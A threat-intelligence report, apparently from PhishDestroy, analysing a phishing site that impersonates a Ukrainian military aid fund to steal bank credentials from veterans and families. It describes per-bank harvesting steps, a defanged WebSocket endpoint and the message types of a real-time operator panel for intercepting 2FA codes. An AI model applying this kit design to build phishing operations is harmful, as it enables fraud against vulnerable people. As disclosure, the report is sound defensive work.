What PhishDestroy Found

On March 20, 2026, PhishDestroy's automated threat detection pipeline flagged `dopomogvoina[.]sbs` — a freshly registered domain hosting a phishing site impersonating "Щит Захисника" (Shield of the Defender), a fabricated Ukrainian military aid foundation. The site targets Ukrainian military veterans, combat wounded, and the families of fallen soldiers, promising government financial aid while stealing banking credentials for five of Ukraine's largest banks.


What follows is a complete breakdown of everything our automated analysis uncovered: the social engineering, the technical infrastructure, the real-time operator control system, and the identities of the people running it.

Impact Assessment
The site specifically targets the most vulnerable: combat veterans with PTSD, families of KIA soldiers seeking government aid, and wounded military personnel navigating complex bureaucratic systems. Every credential stolen can result in full account takeover within minutes.

Section 1: The Bait — Fake Military Aid Foundation

The domain `dopomogvoina[.]sbs` was registered on March 20, 2026 through NICENIC International Group Co., Limited , a registrar with a well-documented history of slow or nonexistent abuse response. The `.sbs` TLD (Side-By-Side) is a low-cost gTLD frequently exploited for disposable phishing infrastructure.

The site presents itself as a professional government-adjacent aid portal. A Ukrainian flag fills the header, military imagery lends authenticity, and the page is carefully written in Ukrainian with bureaucratic phrasing that mirrors legitimate government programs.



Screenshot 5 — The phishing site's landing page impersonating "Щит Захисника" (Shield of the Defender).

To build credibility, the operators fabricated a statistics counter prominently displayed on the landing page:

- 2,847 applications — implying thousands have already received aid
- ₴47.2M distributed — a large but believable figure in UAH

- 19 programs — suggesting a comprehensive, multi-program operation

These numbers are entirely fabricated, hard-coded into the page source with no backend connection. They serve a single purpose: social proof to override a victim's hesitation.

Section 2: The Trap — 5 Banks, One Goal

After clicking "Подати заявку" (Submit Application), the victim is presented with a bank selection screen. Five of Ukraine's largest retail banks appear as options, each with its official branding and logo. This is where the social engineering shifts from emotional manipulation to technical theft.



Screenshot 6 — Bank selection screen. Each option leads to a custom credential theft sequence.

Analysis of the site's JavaScript bundle revealed that each bank has a unique multi-step credential harvesting sequence , tailored to match that bank's actual authentication flow:

PrivatBank

Login Password PIN SMS

monobank

Login PIN SMS Email

Oschadbank

Login Verify SMS

PUMB


Login SMS

Ukrsibbank


Login PIN SMS

The attack flow for every bank follows the same pattern:


Fake Aid Page
Bank Selection
Login Clone
2FA Intercept
Account Takeover



Screenshot 7 — Cloned PrivatBank login.



Screenshot 9 — Cloned PUMB login.



Screenshot 10 — Complete attack flow: from fake military aid page through bank selection to credential theft and account takeover.

The tech stack: React SPA front end delivered via Cloudflare CDN , with an Express.js backend handling credential exfiltration. The React architecture allows seamless multi-step forms that feel indistinguishable from legitimate banking interfaces.

Section 3: Real-Time Operator Control

This is not a simple credential harvester with a static database. The phishing kit includes a live WebSocket control panel that lets a human operator manipulate each victim session in real time.

The WebSocket endpoint at `wss://dopomogvoina[.]sbs/ws` supports the following message types:

register          — New victim session created update_user_data  — Stolen credentials transmitted to operator next_step         — Operator advances victim to next theft stage create_application — Victim starts "aid application" answer_question   — Operator sends custom prompt to victim



This real-time control means the operator can:

- Force a waiting state — display "Processing your application..." while they log into the victim's real bank account
- Redirect to a specific step — re-request an SMS code if the first one expired
- Show fake error messages — "Invalid code, please re-enter" to harvest multiple 2FA tokens
- Ask custom questions — request date of birth, card number, or any additional data mid-session

What Makes This Dangerous
Real-time operator control defeats time-based 2FA protections. The operator intercepts the SMS code and uses it within its validity window — typically 30 to 120 seconds — while the victim stares at a fake "processing" animation.



Screenshot 8 — Phone number entry form used to initiate credential theft.



Screenshot 11 — Operator's real-time bot panel for controlling victim sessions.
The full range of data stolen per session: `phone` , `password` , `PIN` , `SMS code` , `card number` , `date of birth` , and `email` .

Section 4: Behind Cloudflare — Two Projects, One Server

